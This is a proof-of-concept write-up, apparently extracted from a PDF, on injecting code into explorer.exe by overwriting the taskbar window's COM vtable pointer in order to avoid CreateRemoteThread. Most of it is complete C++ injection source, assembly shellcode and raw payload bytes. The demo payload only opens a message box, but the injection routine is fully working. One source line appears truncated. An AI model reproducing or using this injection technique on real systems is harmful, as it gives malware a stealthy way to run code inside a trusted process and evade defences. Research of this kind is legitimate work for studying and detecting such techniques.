Code Injection using Taskbar

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1 Introduction

COM is an unexplored part when it comes to code injection. The general process of injecting code is $VirtualAllocEx \rightarrow WriteProcessMemory \rightarrow CreateRemoteThread$. Windows' components heavily leverage COM. This article will be exploiting the COM functionality to achieve code injection without using $CreateRemoteThread$

2 Description

I will be describing how to inject arbritary code into explorer.exe using the Taskbar. I was looking in the taskbar `MSTaskListWClass`, and I found a valid pointer in the "Extra Window Bytes" for the "Running applications" window.



Figure 1: Inspecting Running Applications

So, we have an address at the window bytes. Attaching to x64dbg and inspecting the memory address, that page seems to be Writable and it's storing a Vtable



Figure 2: Window Bytes

The vtbl is essentially is for `CTaskListWnd::WndProc`. We have `AddRef`, `Release`, and `WndProc`.



Figure 3: vtable



Figure 4: xref

So, we can either hook `AddRef` or `Release`. Since they are called before and after calling `WndProc`. Now we cannot modify the vtable since it's readonly.

This exploit allocates a page of memory and uses the first 24 bytes for the new vtable and the remaining bytes for the shellcode and the payload. And the window bytes is pointer is set to the new page



Figure 5: The function calls

3 Source Code

```
#include <Stdio.h>
#include <windows.h>
#include <TlHelp32.h>
#include <stdio.h>
#include <vector>
#pragma comment(lib, "user32")

LPCTSTR pid2name(DWORD dwPid)
{
    static char procName[261];
    HANDLE hSnapshot;
    PROCESSENTRY32 entry;
    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (Process32First(hSnapshot, &entry))
    {
        do
        {
            if (entry.th32ProcessID == dwPid)
            {
                lstrcpy(procName, entry.szExeFile);
                return procName;
            }
        }
        while (Process32Next(hSnapshot, &entry));
```

```
    }

    return "(none)";
}

HWND g_hwndMSTaskListWClass;

BOOL WINAPI EnumProc(HWND hWnd, LPARAM lP)
{
    static char szClass[128];
    GetWindowText(hWnd, szClass, 127);
    if (!lstrcmp(szClass, "Running applications"))
    {
        g_hwndMSTaskListWClass = hWnd;
    }
    return TRUE;
}

typedef struct {
    UINT64 pfnAddRef;
    UINT64 pfnRelease;
    UINT64 pfnWndProc;
} CImpWndProc;

int main()
{
    HWND hw = NULL;
    DWORD dwPid;
    SIZE_T nRead;

    HWND hwShellTray = FindWindowEx(NULL, NULL, "Shell_TrayWnd", NULL);
    printf("[<] ShellTrayWnd: %p\n", hwShellTray);

    EnumChildWindows(hwShellTray, EnumProc, NULL);

    printf("[*] Running applications: %p\n", g_hwndMSTaskListWClass);
    GetWindowThreadProcessId(g_hwndMSTaskListWClass, &dwPid);
    printf("[*] ProcessId: %d\n", pid2name(dwPid), dwPid);

    HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwPid);
    printf("[*] Handle: %p\n", hProcess);

    auto m_windowPtr = GetWindowLongPtr(g_hwndMSTaskListWClass, 0);
    printf("[*] VTable Ptr Ptr: %p\n", (PVOID)m_windowPtr);

    CImpWndProc m_vTable {};
```

```
UINT64 ptrVTable;
ReadProcessMemory(hProcess, PVOID(m_windowPtr), &ptrVTable, sizeof ptrVTable, &nRead);
printf("[*] VTable Ptr: %p\n", PVOID(ptrVTable));
ReadProcessMemory(hProcess, PVOID(ptrVTable), &m_vTable, sizeof m_vTable, &nRead);
printf("[CImpWndProc.AddRef] -> %p\n", m_vTable.pfnAddRef);
printf("[CImpWndProc.Release] -> %p\n", m_vTable.pfnRelease);
printf("[CImpWndProc.WndProc] -> %p\n", m_vTable.pfnWndProc);

// shellcode
// -------------------------
// mov rax, addr of shellcode
// call rax
// mov rax, old_release_vptr
// jmp rax
// -------------------------
const char payload[] = {
    0x53, 0x51, 0x52, 0x56, 0x57, 0x55, 0x41, 0x50, 0x41, 0x51,
    0x41, 0x52, 0x41, 0x53, 0x41, 0x54, 0x41, 0x55, 0x41, 0x56,
    0x41, 0x57, 0x48, 0x8B, 0x05, 0x58, 0x00, 0x00, 0x00, 0x48,
    0xFF, 0x05, 0x51, 0x00, 0x00, 0x00, 0x48, 0x83, 0xF8, 0x03,
    0x7D, 0x34, 0x33, 0xC9, 0xE8, 0x0D, 0x00, 0x00, 0x00, 0x48,
    0x65, 0x6C, 0x6C, 0x6F, 0x20, 0x57, 0x6F, 0x72, 0x6C, 0x64,
    0x21, 0x00, 0x5A, 0xE8, 0x09, 0x00, 0x00, 0x00, 0x78, 0x30,
    0x72, 0x31, 0x39, 0x78, 0x39, 0x31, 0x00, 0x41, 0x58, 0x41,
    0xB9, 0x40, 0x00, 0x00, 0x00, 0x48, 0x8B, 0x05, 0x21, 0x00,
    0x00, 0x00, 0xFF, 0xD0, 0x41, 0x5F, 0x41, 0x5E, 0x41, 0x5D,
    0x41, 0x5C, 0x41, 0x5B, 0x41, 0x5A, 0x41, 0x59, 0x41, 0x58,
    0x5D, 0x5F, 0x5E, 0x5A, 0x59, 0x5B, 0xC3, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0xE0, 0x2C, 0x0B, 0xD3, 0xF9,
    0x7F, 0x00, 0x00
};
size_t payloadSize = sizeof payload;

auto vTableMem = (UINT64) VirtualAllocEx(
    hProcess, NULL, 32,
    MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE
);
printf("New VTable: %p\n", vTableMem);
auto vMem = (UINT64) VirtualAllocEx(
    hProcess, NULL, 4096,
    MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE
);
WriteProcessMemory(hProcess, PVOID(vMem), payload, payloadSize, &nRead);

printf("[*] Payload Addr: %#016lx\n", vMem);
```

```
    std::vector<uint8_t> shellcode;

    // mov rax, vMem
    shellcode.push_back(uint8_t(0x48));
    shellcode.push_back(uint8_t(0xb8));

    for (int i = 0; i < 8; i++)
        shellcode.push_back(uint8_t(vMem >> i*8 & 0xff));

    // call rax
    shellcode.push_back(uint8_t(0xff));
    shellcode.push_back(uint8_t(0xd0));

    // mov rax, old_release
    shellcode.push_back(uint8_t(0x48));
    shellcode.push_back(uint8_t(0xb8));

    for (int i = 0; i < 8; i++)
        shellcode.push_back(uint8_t(m_vTable.pfnRelease >> i*8 & 0xff));

    // jmp rax
    shellcode.push_back(uint8_t(0xff));
    shellcode.push_back(uint8_t(0xe0));

    printf("Press Enter To Exploit!\n");
    char sc;
    sc = getchar();

    auto shellcodeAddr = vMem + payloadSize + 15 & -16;
    m_vTable.pfnRelease = shellcodeAddr;
    printf("[*] Shellcode Addr: %#016lx\n", shellcodeAddr);
    WriteProcessMemory(hProcess, PVOID(shellcodeAddr), shellcode.data(), shellcode.size(), &
    WriteProcessMemory(hProcess, PVOID(vTableMem), &m_vTable, sizeof m_vTable, &nRead);
    WriteProcessMemory(hProcess, PVOID(m_windowPtr), &vTableMem, sizeof vTableMem, &nRead);

    CloseHandle(hProcess);
}
```

4 Payload

```
.code

main:
    push rbx
    push rcx
```

```
    push rdx
    push rsi
    push rdi
    push rbp
    push r8
    push r9
    push r10
    push r11
    push r12
    push r13
    push r14
    push r15
    mov rax, [count]
    inc qword ptr [count]
    cmp rax, 3
    jge bye
    xor ecx, ecx
    call next
    db "Hello World!", 0

next:
    pop rdx
    call fuck
    db "x0r19x91", 0

fuck:
    pop r8
    mov r9d, 040h
    mov rax, [fnMessageBoxA]
    call rax

bye:
    pop r15
    pop r14
    pop r13
    pop r12
    pop r11
    pop r10
    pop r9
    pop r8
    pop rbp
    pop rdi
    pop rsi
    pop rdx
    pop rcx
    pop rbx
```

```
    ret

    ; this controls the max number of times
    ; the exploit will be executed
    count dq 0
    ; hardcoded, just for poc
    ; will resolve dynamically later
    fnMessageBoxA dq 00007FF9D30B2CE0h

end
```

5 Output



Figure 6: Output